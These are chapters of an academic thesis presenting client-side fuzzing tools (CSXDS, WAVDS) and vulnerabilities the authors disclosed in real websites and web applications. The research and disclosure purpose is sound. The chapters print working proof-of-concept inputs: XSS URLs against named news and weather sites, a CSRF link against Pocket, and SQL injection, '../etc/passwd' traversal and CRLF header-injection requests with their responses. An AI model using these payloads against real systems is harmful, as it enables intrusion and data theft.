In this chapter, we first offer the three types of XSS and some common XSS detection mechanisms. In Section 4.2, we describe our XSS detection tool, Client-side XSS Detection System (CSXDS). In Section 4.3 we present the evaluation of our tool. In Section 4.4, we end this chapter with a discussion of related work. ,

4.1 Basics of XSS Detection

XSS is a kind of code injection attack based on string misusage [81]. Attackers can be able to inject arbitrary script code into a web application if it does not implement sufficient validation of user input. XSS attacks can be divided into three different types, stored XSS, reflected XSS and DOM-based XSS.

Stored XSS. Stored XSS is also known as type I XSS attacks. It refers to vulnerabilities that the attacker is able to inject script code in a vulnerable web application's storage permanently. This results in every user being affected by the injected script when he visits the poisoned web pages.

Reflected XSS. Reflected XSS is also known as type II XSS. Different from stored XSS, it is a none-persistent issue. It happens when the input provided by a user is sent to a web application server and blindly echoed back to a user's browser in the corresponding HTTP response without sufficient filtration. In order to successfully exploit a reflected XSS attack, attackers must trick a user to send a fabricated HTTP request to the vulnerable web server.

DOM-based XSS. DOM-based XSS is also known as type 0 XSS. It can be considered

as a special kind of reflected XSS where all the offending data solely takes place in a user's browser [82]. This kind of attack makes use of the Document Object Model (DOM) objects. In Chapter 6, we introduce it in detail.

4.1.1 XSS Detection Mechanisms

There are a good supply of approaches and frameworks implemented in different web applications to detect XSS attacks. They can be mainly divided into three types, static analysis, dynamic analysis, and the combination of static and dynamic analysis.

Static Analysis. Static web analysis is performed without actually executing the web application. There are wild researches related to static detection of XSS attacks. Huang's et al.'s work uses approaches such as fault injection, black-box testing and behaviour monitoring [65]. These approaches are used in order to predict the presence of vulnerabilities. Taint propagation approach is another static detection method. There are some assumptions related to it. One of the assumptions is that if a sanitization operation is performed from start to end in all the paths, the application is secure [36]. Using untrusted script obtained from users to generate regular expressions is another method. Wassermann and Su build policies and generate regular expressions of untrusted tags to check if there are intersections between context-free grammars in their work [138].

Dynamic Analysis. Dynamic analysis is the testing and evaluation of a program based on execution of selected data. One method of the dynamic detection is interpreter-based approach. This approach is suggested by Pietraszek. It uses an interpreter to track untrusted data at character level and identifies vulnerabilities that use context sensitive string evaluation at all susceptible user input field [118]. Another method is embedded approach in browsers. A whitelist containing all benign scripts can be provided to keep users from malicious code in browsers [69]. Whitelist is a good idea. The vice of it

is that there are a lot of parsing mechanisms of different browsers. A successful filter mechanism for one browser may be not successful for another.

Static and Dynamic Analysis. Static and dynamic analysis combines the factors of both static analysis and dynamic analysis. WebSSARI is one of tools that combine static and dynamic features to find vulnerabilities by applying static taint propagation analysis. At the same time, it uses dynamic approaches such as flow sensitive, intra procedural approach and type-state following [66].

4.1.2 Fuzzing

Fuzzing or fuzz testing is a black-box software testing technique. It looks for program or application code errors and security loopholes using automated or semi-automated fashions that involve using random, unexpected or invalid data as the input.

4.2 Client-side XSS Detection System

We designed a client-side dynamic fuzzing tool to detect XSS attacks - Client-side XSS Detection System (CSXDS). CSXDS uses a spider to get pages from server and some simple heuristics to automatically fill forms (e.g., [76]). Meanwhile, it contains a database that stores code we collected from real network attacks. The database can be expanded as new code added to it.

Figure 4.1 is the architecture of CSXDS. We can see the architecture is similar with Unvalidated Redirects and Forwards Detection System (URFDS) introduced in Chapter 2. In fact, both CSXDS and URFDS belong to a fuzzing tool designed by us. We will introduce it in next chapter.

Different from other XSS detection tools, CSXDS focuses on detecting both reflected and DOM-based XSS attacks. As far as we know, very few tools have the ability



Figure 4.1: Architecture of CSXDS

to find DOM-based XSS vulnerabilities. To improve the performance of CSXDS, we add in the spider a form-filler to generate dynamic links. At the same time, we use fuzzing codes from both academic research papers and industry publications to modify the crawled links and generate possible XSS attacks. Similar to URFDS, the false positive rate of CSXDS is zero. This makes CSXDS very useful for both developers and security researchers.

4.3 Data Collection & Evaluation

During the construction, we tested Alexa top 200 websites using semi-finished CSXDS and found a large number of important XSS vulnerabilities in well-known websites, such as Microsoft, Google, CNN, BBC, Forbes and Alibaba. Some of the vulnerabilities may be disastrous to related vulnerable websites. We also found XSS vulnerabilities in a great many of popular web applications. These vulnerabilities are kept in popular vulnerability databases worldwide.

We will introduce some vulnerabilities that are already disclosed to the public. Several of them are reported by dozens of popular IT media.

About Group 99.98% of Links Vulnerable to XSS Attacks. About Group also known as about.com is an Internet-based content provider of articles and videos with over 100 million monthly unique visitors to its various specific topics (sub-domains). CSXDS tested 94357 links and discovered that at least 99.98% of About Group's links were vulnerable to XSS and Iframe Injection (with alias Cross Frame Scripting) attacks [42]. These vulnerabilities were patched after we disclosed them to the public.

The structure of the attack code is "*.about.com" + "/lr/" + "*" + "script code" + "*". Here "*" (star) is a wildcard matches zero or more characters. The following links are two real world examples. We can see that the first part is a particular About Group topic. It is followed by "/lr/", "script code" and others.

```
http://ipod.about.com/lr/ipad_how-tos/9033"><svg/onload=alert(/xss/)>
attack
http://healthtech.about.com/lr/Patient-Portals/fl/"><svg/onload=
alert(/xss/)>
```

The Weather Channel 76.3% of Links Vulnerable to XSS Attacks. The Weather Channel (weather.com) is one of the most popular United State websites with approximately 100 million subscribers. It receives a billion unique visitors per month according to Drupal, which describes it the "highest trafficked Drupal site in existence" [135]. After testing more than 10 thousand links by CSXDS, we found that 76.3% of the tested links were vulnerable to XSS attacks [116]. Attackers just need to add script at the end of The Weather Channel's links and the script will be executed. From the following two links, we can observe that the attack code structure is "*.weather.com" + "*" + "script code" + "*".

The reason of this vulnerability is that Weather Channel uses URLs to construct its tags directly without filtering malicious script code in them. After we reported the

vulnerability to the security team of the Weather Channel, they were patched and we received the team's honest thanks.

```
http://www.weather.com/slideshows/main/"--/>"><img src=x onerror=
prompt('xss')>
http://www.weather.com/home-garden/home/"--/>"><img src=x onerror=
prompt('xss')>
```

The New York Times All Articles Before 2013 Vulnerable to XSS Attacks. The New York Times (NYT) is an American daily newspaper. It is founded in New York City and published continuously since September 18, 1851. From the tests of CSXDS, we found that almost all links of its online articles before 2013 can be exploited by XSS attacks [123]. In fact, all article pages that contain "PRINT" button, "SINGLE PAGE" button, "Page #" button and "NEXT PAGE" button were affected. The followings are two real world examples found by us.

```
http://www.nytimes.com/2011/01/09/travel/09where-to-go.html//'
"><img src=x onerror=prompt(/xss/)>
http://www.nytimes.com/2012/02/12/sunday-review/big-datas-impact-
in-the-world.html//' "><img src=x onerror=prompt(/xss/)>
```

Other Top Website XSS. Other than the vulnerabilities mentioned above, the followings are some important vulnerabilities we disclosed, Alibaba (Taobao, Tmall, AliExpress) XSS [72], ESPN login pages [73] XSS and Mozilla [50] XSS. We shall not border the readers with similar examples. Readers can read Appendix C for detail. For XSS vulnerabilities related to Google and Microsoft, since the vulnerabilities have not be patched, we will not describe their details here.

Web Application XSS. As well as vulnerabilities related to well-known websites, CSXDS also found a large number of XSS vulnerabilities related to popular web applications. Some of them are assigned CVE reference numbers.

Take popular library single sign-on system "PDS OpenSSO Integration" as an example. PDS is developed by Ex Libris. It provides seamless interaction between library applications and university services. The code flaw of its XSS vulnerability occurs at PDS services logon page, with "&url" parameter. The CVE reference number of this vulnerability is CVE-2014-7293 [100].

There are some other vulnerabilities included but not limited to CVE-2015-2064 about popular online shopping service DLGuard [103], CVE-2014-9469 about the widely used vBulletion forum [102] and CVE-2014-7291 about Springshare LibCal library system [98] who has more than 1600 customers.

4.4 Related Work & Future Work

In order to detect XSS vulnerabilities in the wild, multiple tools related to both server side and client side are developed.

4.4.1 Server-side XSS Detection

XSS can be considered as one kind of Input Injection vulnerability. The reason of it is the input is not filtered sufficiently. So some architectures have been developed to deal with user input at web application's server side. Traditionally, web application firewalls either scan the parameters (e.g., $GET, $POST, $COOKIE) passed to find particular signatures [81] or require the application administers to set some rules manually to filter HTTP request [124]. Both of these two ways require a independent layer to filter the user input. Kruegel and Vigna brought out the first anomaly based intrusion detection

system in 2003 [83], which derives a number of character statistics from HTTP data flow observed. These statistics include length of parameter, character structure, order, presence and distribution.

Taint analysis is a method to detect injection attacks and it is proved to be very efficient. It tracks the input data flow through web applications. All unsafe user input data are tainted until their statuses are setted as ”untainted” (safe status). So if untrusted content is used in security context sensitive positions, the code flaws may be detected. Some recent works introduce finer grained approaches toward dynamic taint propagation. These recent works permit developers to track the untrusted input even by one single character. Both Pietraszek et al. [118] and Nguyen-Tuong et al. [93] propose fine grained propagation to detect multiple injection attacks. Halfond et al. propose positive tainting based on tracking of trusted data. This is different from almost all others that track untrusted data [61].

Johns et al.'s work [74] introduces a novel approach, XSSDS, to detect XSS vulnerabilities by observation of XSS attacks in web applications. Their approach is completely passive and solely requires to read HTTP request traffic. Ismail et al. introduce an XSS detection structure using a server-side proxy [68]. The proxy checks whether HTTP mark-ups is contained in HTTP request parameters sent to the server. If they contain specified HTML content, the related HTTP response is examined.

4.4.2 Client-side XSS Detection

XSS Filter for the Microsoft IE (Internet Explorer) is a concurrent and independent work. It analyses the outing HTTP parameters and generates signatures which are then checked in the HTTP response [121]. Everything happens in the IE browser. NoScript plug-in for Firefox uses a simple mechanism to prevent reflected XSS attacks. If script code such as JavaScript is contained in the out-going HTTP request, the plug-in warns the users before sending the particular request [87]. While Google chrome's XSS Au-

ditor is based on paper ”Regular Expressions Considered Harmful in Client-side XSS Filters” published in 2010 [36]. In the paper, Bates et al. describe their filter mechanism by checking some tags that may contain script code. If potential malicious code is contained both in HTTP request and response, it will be deleted. We will talk about them in detail in Chapter 6.

Hallaraker and Vigna track the behaviour of client-side JavaScript by modifying Mozillas SpiderMonkey Engine in their work [62]. So malicious behaviours can be detected by matching the activity profile of every script with a set of high-level policies. Noxes regulates activities that happen over the Internet. Its rules prohibit dynamically constructed links from being followed [80]. But Noxes does not track local behaviours of JavaScript code.

The web browser uses a whitelist like policy to test each page with BEEP (With Browser-Enforced Embedded Policies) [69]. This allows the browser to detect and filter unwanted script. BEEP is very flexible as the mechanism itself is using JavaScript. It allows definition of regions as well, where script is not permitted. However, BEEP requires a modified browser. Meanwhile, it does not elaborate the list of legitimate scripts to be compiled and leaves this to the developers of web applications.

Our CSXDS is a client-side XSS detection tool. It belongs to a tool - Web Application Vulnerability Detection System (WAVDS) that is being constructed by us. WAVDS can detect a large number of vulnerabilities. The detail of it is introduced in next chapter. The false positive rate of CSXDS is zero. Our future work of it is to decrease its false negative rate.

Chapter 5

Other Web Application Vulnerabilities

Web applications are developed by enterprises to leverage service and meet customer demand. Web applications can be as simple as services that provide simple static words or as complex as those that provide services such as online shopping, banking, medical record and auction. These applications process data and store related results in the servers or back end databases. As the enterprises continue to create and use web applications in the network system, more robust user interactive services are provided.

Unfortunately, web applications are often implemented by developers with limited security skills. These developers have to deal with financial constraints and time-to-market pressures. As a result, the number of web application vulnerabilities is increasing dramatically. According to 2014 Internet Security Threat Report by Symantec, web application vulnerabilities accounted for 66% of the total number of vulnerabilities reported in 2013 [131].

This chapter mainly introduces web application vulnerabilities that can be exploited from client site found by us. At the same time, a tool named Web Application Vulnerability Detection System (WAVDS) is presented.

5.1 Web Application Vulnerability

From the Common Vulnerabilities and Exposures (CVE) report in 2014, the number of XSS vulnerabilities (belong to web application vulnerability) reported is 1,030, accounting for 12.98% of all reported vulnerabilities. While the number of buffer errors (belong to computer vulnerability) is 767, accounting for 9.66% of all reported vulnerabilities.

Apart from XSS and Unvalidated Redirect and Forwards (URF) vulnerabilities we mentioned in former chapters, SQL Injection, Information Leakage, Directory Traversal and Cross-site Request Forgery (CSRF) are also quite popular. Table 5.1 is the statistic of CVE vulnerabilities in 2014.

Vulnerability	Number	Percent
All	7937	1
Cross-site Scripting	1030	12.98
Buffer Errors	767	9.66
Input Validation	559	7.04
Information Leakage	344	4.33
SQL Injection	296	3.73
Cross-Request Forgery	245	3.09
Path Traversal	197	2.48
Code Injection	193	2.43
Race Conditions	41	0.52
Format String	7	0.09

Table 5.1: CVE Vulnerabilities Reported in 2014

5.1.1 Detection of Web Application Vulnerabilities

According to OWASP, manual code review is the most efficient way of finding web application code vulnerabilities [28]. But it is prone to overlook errors and require

expert skills. It is very time-consuming as well. Therefore, automated approaches are developed by security society. These approaches can be divided into two classes, white-box and black-box.

White-box is a kind of web application analysis from the server side. Analysers can get the source code of applications. During white-box testing, both dynamic and static mechanics can be used.

Black-box is a kind of web application analysis from the client side. Analysers do not know the source code of applications [34]. The basic idea of it is to submit various bizarre input patterns into tested web applications and analyse the output to find errors. The shortage of black-box test is that it does not guarantee completeness and accuracy of the obtained outcomes.

5.1.2 Client-side Exploit

A typical Web 2.0 application has two components, client-side component and server-side component. The server-side code processes the request from client side and generates HTTP response to the browser. The client-side code is typically written in script languages such as JavaScript sent from the server in HTTP response. The code executed in the client side is responsible for the user input data. The user input data may contain dangerous code making use of various web vulnerabilities. These vulnerabilities include SQL Injection [128, 43], XSS [85, 80, 59, 134], Directory Traversal [48], Information Leakage [35] and CSRF [86]. They are becoming more popular due to the complexity of script applications. An efficient tool to detect them is necessary.

We are designing a black-box fuzzing tool - Web Application Vulnerability Detection System (WAVDS) to detect web application vulnerabilities from client side. Our research focuses on vulnerabilities that can be exploited from client side. In fact, such kinds of vulnerabilities have been widely studied in research world [36, 40, 75, 88, 139].

5.2 Web Application Vulnerability Detection System

WAVDS is a tool that we are designing. Both Unvalidated Redirect and Forwards Detection System (URFDS) and Client-Side XSS Detection System (CSXDS) introduced in Chapter 2 and 4 belong to WAVDS.

Apart from URF and XSS, WAVDS can detect a large number of other vulnerabilities such as SQL Injection, Directory Traversal and HTTP Response Splitting (CRLF). Figure 5.1 is the architecture of it.



Figure 5.1: Architecture of WAVDS

5.3 Data Collection & Results

We used several popular web applications for our tests. These web applications include forum, shopping management system, content management system (CMS) and blog.

We found multiple vulnerabilities in these applications other than URF and XSS mentioned in the former chapters. These vulnerabilities cover SQL Injection, Directory Traversal, Remote File Inclusion (RFI), CSRF, CRLF, Denial of Service (DoS) and Information Leakage. We will introduce some of them below.

5.3.1 SQL Injection

SQL Injection is one of the most popular and dangerous vulnerabilities used by attackers to steal data from organizations. It takes advantage of improper filter of code and allows attackers to inject SQL query from the client to the web applications. SQL injection attack is a type of injection attack because of the input that is not sanitized properly. In SQL Injection attacks, commands injected effect the predefined execution of SQL commands. A successful SQL injection attack can read sensitive database data, execute administration operations on database such as shut down the Database Management System (DBMS), recover content of a given file on the DBMS, and modify data in database by multiple commands (Update/Insert/Delete).

In modern web applications, databases are very important. They store credentials for users. Meanwhile, all companies' statistics may be resident in databases and these statistics can be accessed from remote by attackers. All web application features not well-developed may be vulnerable to SQL injection attacks. Such features include product and support request forms, login pages, search pages, feedback forms, shopping card forms, dynamic content delivery pages, business communication pages and web application appearance setting forms.

Here is a simple SQL Injection example. `http://www.safewebsite.com/login.php?username=123456&password=aaaaaa` is a link of one web application. Its vulnerable SQL code in the database is as following.

```
SELECT id FROM database WHERE username = '123456'
AND password = 'aaaaaa
```

If a malicious user change the link to the following: `http://www.safewebsite/.com/login.php?username=123456&password=aaaaaaa' OR 1=1'`. Then the code in the database will appear as below. We can see that the attacker can get

victim ”123456”’s personal information directly, though he does not know the victim’s password at all.

```
SELECT id FROM database WHERE username = '123456'
AND password = 'aaaaaa' OR 1 = 1'
```

The Common Vulnerability Scoring System (CVSS) v2 base score of SQL Injection is 7.5 (full score is 10.0) with the exploitability sub score of 10.0. The severity of SQL Injection is considered as high.

SQL Injection Vulnerabilities Found by US

SmartCMS. SmartCMS is one of the most user friendly and smart content management systems in the Cyprus market. It is provided by Smartwebsites [17]. The service makes the management of a web page very easy and simple, regardless of the users technical skills. It is used by thousand of websites.

However, we found that SmartCMS v.2 (the only version of SmartCMS) is vulnerable to SQL Injection attacks. The first code flaw occurs at ”index.php” page with ”&pageid” and ”&lang” parameters. The second code flaw occurs at ”sitemap.php” page with ”&pageid” and ”&lang” parameters. By injecting SQL commands, we can get all users’ contact information. The CVE reference number of this vulnerability is CVE-2014-9558 [95].

DLGuard. DLGuard is a powerful, yet easy to use script that web administers can simply upload to their websites. It assures users’ Internet business not only safe, but also much easier and automated [4].

However, we found DLGuard v4.5 is vulnerable to SQL Injection attacks. The code flaw occurs at index.php page with ”&c” parameter. By injecting SQL commands,

attackers can get hidden information of products in a website that uses DLGuard. The CVE reference number of this vulnerability is CVE-2015-2066 [104].

We also found some other SQL Injection vulnerabilities in many other web applications. The detail of them is listed in Appendix A.

5.3.2 Directory Traversal

Directory traversal is also known as `../` (dot dot slash), backtracking, path traversal and directory climbing. The attack lets attackers access arbitrary files and directories stored on a file system, such as critical system file, application configuration and source code.

The root directory restriction is controlled by the web server. It prevents attackers from accessing sensitive files such as ”passwd” and executing files such as ”.bin”, ”.exe” and ”.out” files. But Directory Traversal vulnerabilities allow attackers to access these files directly.

The CVSS v2 base score of Directory Traversal is 7.5 with the severity considered as high. The exploitability sub score of it is 10.0. This is the same as SQL Injection. We found Directory Traversal vulnerabilities of many web applications.

Directory Traversal Vulnerabilities Found by US

Webshop hun. WebShop hun is a online shopping service product. It can be used to distribute enterprise products and is free for all. Webshop hun is one of the most dynamic web solutions ranging similar softwares [25].

The Directory Traversal vulnerability of WebShop hun occurs at ”index.php” page with ”&mappa” parameter. By injecting malicious ”../” code, we can get the content of ”passwd” file in a Linux system directly. The related vulnerable code of Webshop hun is:

```
<?php
$file = 'index.php';
if (isset($_GET['mappa']))
   $file = $_GET['mappa'];
include ("/home/users/phping/view/" . $file);
?>
```

We construct and send the following malicious code to a website that uses Webshop hun, `http://www.example.com/index.php?param=1&nyelv_id=2&mappa=../../../../../../etc/passwd`. This is the content of "passwd" file of the website. The CVE reference number of this vulnerability is CVE-2015-2243 [105].

```
HTTP/1.1 200 OK
Date: Tue, 17 Feb 2015 02:23:16 GMT
Server: Apache
X-Powered-By: PHP/5.4.35

root:x:0:0:root:/root:/bin/bash
man:x:6:12:man:/var/cache/man:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
www-data:x:99:99:www-data:/var/www:/bin/sh
ocuser:x:43:600:oneclick-user:/:/bin/false
jimdo:x:45:99:jimdo-user:/:/bin/false
sshd:x:100:65534::/var/run/sshd:/usr/sbin/nologin
mysql:x:111:36:MySQL:/usr/local/mysql:
tinc:x:113:113:Tincas User:/nonexistent:/bin/false
```

5.3.3 Remote File Inclusion

The basic role of Web servers is to serve files, including dynamic and static files. PHP, JSP and ASP are dynamic files while HTML, image are static files. Dynamic files are files executed on web server. When a dynamic file is requested, the web server first executes the file and the result is returned to client side. The executed file should not be controlled by others. Remote File Inclusion (RFI) exploits this mechanism implemented in the target application. It allows attackers to include a file from remote web servers.

RFI Vulnerabilities Found by US

NetCat. NetCat is a content management system (CMS) designed to provide services to the majority of sites worldwide. Its services range from simple ”business card” with a minimum content to complex web-based systems, from corporate offices to online stores and libraries [7].

We found the web application is vulnerable to RFI attacks. The first code flaw occurs at ”eshop/index.php” page with ”&INCLUDE_FOLDER” parameter. The second code flaw occurs at ”add.php” page with ”&INCLUDE_FOLDER” parameter. The third code flaw occurs at ”s_loadenv.inc.php” page with ”&INCLUDE_FOLDER” parameter. This allows a remote attacker to include a file from a remote host that contains commands or code which will be executed by the vulnerable script with the same privileges as the web server. The OSVDB reference numbers of the vulnerabilities are OSVDB-119313, OSVDB-119314 and OSVDB-119315 [108, 109, 110].

5.3.4 CSRF

Cross-Site Request Forgery (CSRF) is also known as session riding attack or one-click attack, which causes a currently authenticated users web browser to perform an un-

wanted action. Attackers can achieve the goal by using email, instant message, malicious web site, blog and program. Unlike XSS, which exploits the user's trust for a particular web site, CSRF exploits the web application's trust for a user's browser.

Key Points of CSRF:

- The vulnerability always involves web applications that rely on users' identity.
- The attacks exploit the web applications' trust in that identity.
- The vulnerability does not lie in the sites hosting CSRF or the victims' browsers, but lie in the affected web applications.
- The victims' browsers act as routers of the malicious requests aiming the target sites that are authenticated.
- The malicious requests are first sent from a site that the victims visit to target site that the attacker believes the victims are validated against.

The impact of a successful CSRF exploit depends on the roles of the authenticated victims. If the targeted end user is a normal user, a successful CSRF exploit can compromise the user's data and related functions. When the targeted user is an administrator user, the successful CSRF may compromise the whole web application. Here is one typical example of CSRF attack.

```
<img src="http://www.bank.com/transfer.php?account=Alice&to=Bob&
amount=10000">
```

If the bank information of Alice is stored in a cookie in her browser and the cookie still works, then when Alice's browser loads a image that contains the above code, it will authorize an action of transferring money to Bob without Alice's realization. A

CSRF is a confused deputy attack against the victim's web browser. The deputy in this example is Alices web browser. It mistakes Bobs instruction for Alices. As a result, Alices money in the bank is stolen.

CSRF Vulnerabilities Found by US

Pocket. Pocket (getpocket.com) was founded in 2007 to help people save interesting articles, videos and more from the web for later enjoyment. Once the content is saved to Pocket, it can be visible on any device phone, tablet or computer. Even more, It can be viewed while waiting in line, on the couch, during commutes or travel even offline. It is the world's leading save-for-later service that currently has more than 12 million registered users and is integrated into more than 500 apps including Flipboard, Twitter and Zite. It is available for major devices and platforms including iPad, iPhone, Android, Mac, Kindle Fire, Kobo and Google Chrome [3].

We found that Pocket is vulnerable to CSRF attacks. Attackers can add and delete files directly by exploiting these vulnerabilities. This may be disastrous to Pocket. The following is a CSRF attack example to add a file "aaaaaa" to Pocket.

```
https://getpocket.com/edit?url=http%3A%2F%2Fwww.malicious.com%2F
change-wordpress-theme-external-php&title=aaaaaa
```

After we reported the vulnerability to Pocket, it patched the vulnerability immediately and listed our name in its Hall of Fame [14].

5.3.5 HTTP Response Splitting

HTTP Response Splitting (also known as CRLF - Carriage Return and Line Feed vulnerability) is a fairly simple, but extremely powerful web vulnerability. By exploiting this vulnerability, attackers can perform a great variety of attacks that include XSS at-

tacks, positioning of client's web-cache, cross-user defacement and hijacking of web pages.

CRLF are two special characters for programmers. These two special characters represent the end of lines (EOL) for a large number of Internet protocols, including, but not limited to HTTP, Network News Transfer Protocol (NNTP) and Multi-Purpose Internet Mail Extensions (MIME) for email. When a web application program is written, programmers use CRLF to split HTTP response headers as well. So, if attackers can be able to inject CRLF symbols into an HTTP stream, they can have the ability to control the functionality of a web application.

For a successful attack, the vulnerable web application must allow CR (carriage return) character symbolized by "%0d" or "\r" and LF (line feed) character symbolized by "%0a" or "\n".

CRLF Vulnerabilities Found by US

NetCat. One of the CRLF vulnerabilities found by us stays in NetCat [7] that we mentioned in RFI section as well. The first code flaw occurs at "/post.php" page with "&redirect_url" parameter by adding "%0d%0a%20". The second code flaw occurs at "redirect.php" page with "&url" parameter by adding "%0d%0a%20". Let's see a real world attack example of this vulnerability. First we type the following link in the browser.

```
http://www.example.com/netcat/modules/netshop/post.php?cart
%5b353%5d%5b10%5d=1&cart_mode=add&redirect_url=%0d%0a%20HTTP/1.1
200 OK%0d%0aContent-Type: text/html%0d%0aHello: victim%0d%0a
Inserted Code%0d%0dEnd of Inserted Code%0d%0a
```

The following is the responded HTTP Header.

```
HTTP/1.1 302 Moved Temporarily
Date: Tue, 20 Nov 2014 15:26:41 GMT
Location: http://www.example.com/netcat/modules/netshop/post.php
cart%5b353%5d%5b10%5d=1&cart_mode=add&redirect_url=
HTTP/1.1 200 OK
Content-Type: text/html
Hello: victim
Inserted Code
End of Inserted Code
Content-Length: 0
HTTP/1.1 200 OK
Content-Type: text/html
```

The vulnerable source code of NetCat is listed here.

```
String name = request.getParameter(redirect_url);
...
user_name = new name("name", name);
name.setName(user_name);
response.addName(user_name);
```

The OSVDB reference numbers of the vulnerabilities are OSVDB-119342 and OSVDB-119343 [111, 112].

5.3.6 Code Injection

Code Injection is a kind of attack that the code inserted by attackers is interpreted and executed by vulnerable web applications. It can be used to change the course

of a program execution. Code Injection is usually due to the improper handling of input/output data validation.

Arbitrary code execution is one kind of Code Injection used to describe an attacker's ability to execute arbitrary code or processes on target machines of the attacker's choice. Most of these exploits allow the injection and execution of shell-code to give the attacker a powerful way to manually run arbitrary code. It is one of the most powerful web vulnerabilities which allow an attacker to completely control a vulnerable application.

Code Injection Vulnerability Found by US

SupeSite. SupeSite is an independent content management system (CMS). It integrates web 2.0 community personal portal system X-Space and has a strong aggregation of community portal structure [18].

SupeSite can be attacked by arbitrary code injection attacks. This flaw exists because the program does not properly verify user-uploaded files via the administer CSS editor field. This can be used to upload "shell" code to completely control the system. The OSVDB reference number of this vulnerability is OSVDB-119059 [106].

5.3.7 DoS

The Denial of Service (DoS) is a type of attack where the attackers attempt to prevent legitimate users to access a service (e.g., site, application or server) for the purpose it is designed. There are many ways to make a DoS for legitimate users by manipulating programming, resources, logical, network packets or handling vulnerabilities.

The followings are some ways to achieve DoS attacks:

- Disrupt the service to particular individual or system

- Prevent a certain user from accessing the service
- Flood the network to prevent legitimate traffics
- Disrupt the state of certain connection information

One popular DoS method is that attackers send a large number of messages asking the web server or network to authenticate requests. If the related service receives too many requests, it may be not available to legitimate users any more. We found DoS vulnerabilities in different situations.

DoS Vulnerability Found by US

Oracle Access Manager. Oracle Access Manager is the foundation of new Oracle Access Management platforms. It provides the core functionality of web single sign-on (SSO). It also provides services like authentication, authorization, centralized policy administration and agent management, real-time session management and auditing [12].

We found one of its DoS vulnerabilities occurs at file "obrareq.cgi". We reported this vulnerability to Oracle and Oracle published the patch of this vulnerability on Apr 15, 2014. The CVE reference number of this vulnerability is CVE-2014-2452 [97].

5.3.8 Sensitive Information Leakage

Sensitive Information Leakage is a web application weakness where an application reveals sensitive data, such as web server structure, user data, technical detail, environment and setting. These data may be used for further exploiting the target web application, its user or hosting network. Sensitive information Leakage should be prevented or limited whenever possible. Full Path Disclosure (FPD) belongs to Sensitive Information Leakage and it allows remote attackers to obtain the installation path.

Sensitive Information Leakage Vulnerability Found by US

724CMS. 724CMS is a content management system (CMS) with customers spreading across Canada, Japan, Korean, the United States and European. It allows publishing, editing and modifying content, as well as maintenance from a central interface [2].

We found that it is vulnerable to FPD attacks. The first code flaw occurs at ”index.php” page with ”&Lang” and ”&ID” parameters. The second code flaw occurs at ”section.php” page with ”&Lang” and ”&ID” parameters. The following is the information we get from a website served by 724 CMS. We can see that the application's installation path is leaked.

```
Warning: mysql_result() [function.mysql-result]: Similar_Results_
Link_Text_En' not found in MySQL result index 12 in C:\Inetpub
\www\root\indelta.com\functions.php on line 517
```

The OSVDB reference numbers of these vulnerabilities are OSVDB-119710 and OSVDB-119711 [113, 114].

Oracle Access Manager. This vulnerability occurs in Oracle Access Manager [12] with the vulnerable file ”obrareq.cgi” as well. Attackers can get the source code dealing with ”obrareq.cgi” when an error happens. The CVE reference number of this vulnerability is CVE-2014-2404 [96].

5.4 Related Work & Conclusion

SQL Injection, XSS, CSRF, Command Injection and Directory Traversal have been the most popular web application vulnerabilities in the last few years [131]. The detection of them has been paid many attentions from both academic and commercial world.

Huang et al. first provide a method to detect web application vulnerabilities using static analysis [66]. Their method uses a lattice based algorithm. In their follow-up paper, they compare their algorithm with a technique based on bounded model checking and improve the accuracy of their previous method.

Aside from static analysis, model checking [88], mixed dynamic-static analysis [36], and decision procedure by automated analysis [64, 78] have been developed for web applications. Saner [78] is the first approach to identify that the use of client-side sanitization could be important. It can check multiple paths effectively. The string decision procedure is a hot research area as well [64, 78, 41]. But it does not support a full generality of constraints.

In order to defence web attacks at runtime, purely dynamic taint-based approaches have been used [128, 85, 93, 59]. Nevertheless, they are hard to discover attacks in real world. Precision and validation checks are important, a built in sanitization routine is used when data is sanitized by certain tools such as PHPTaint [133]. Taint-based fuzzing is a good method related to black-box testing [55]. Dynamic symbolic execution based approaches [64, 45, 46] use decision procedures to explore program spaces of web applications.

Our WAVDS does not consider these things at all. It just focuses on vulnerabilities that can be exploited from client side. In fact, almost all web attacks happen through the remote client side. Meanwhile, WAVDS can detect web application vulnerabilities with zero false positive rate.

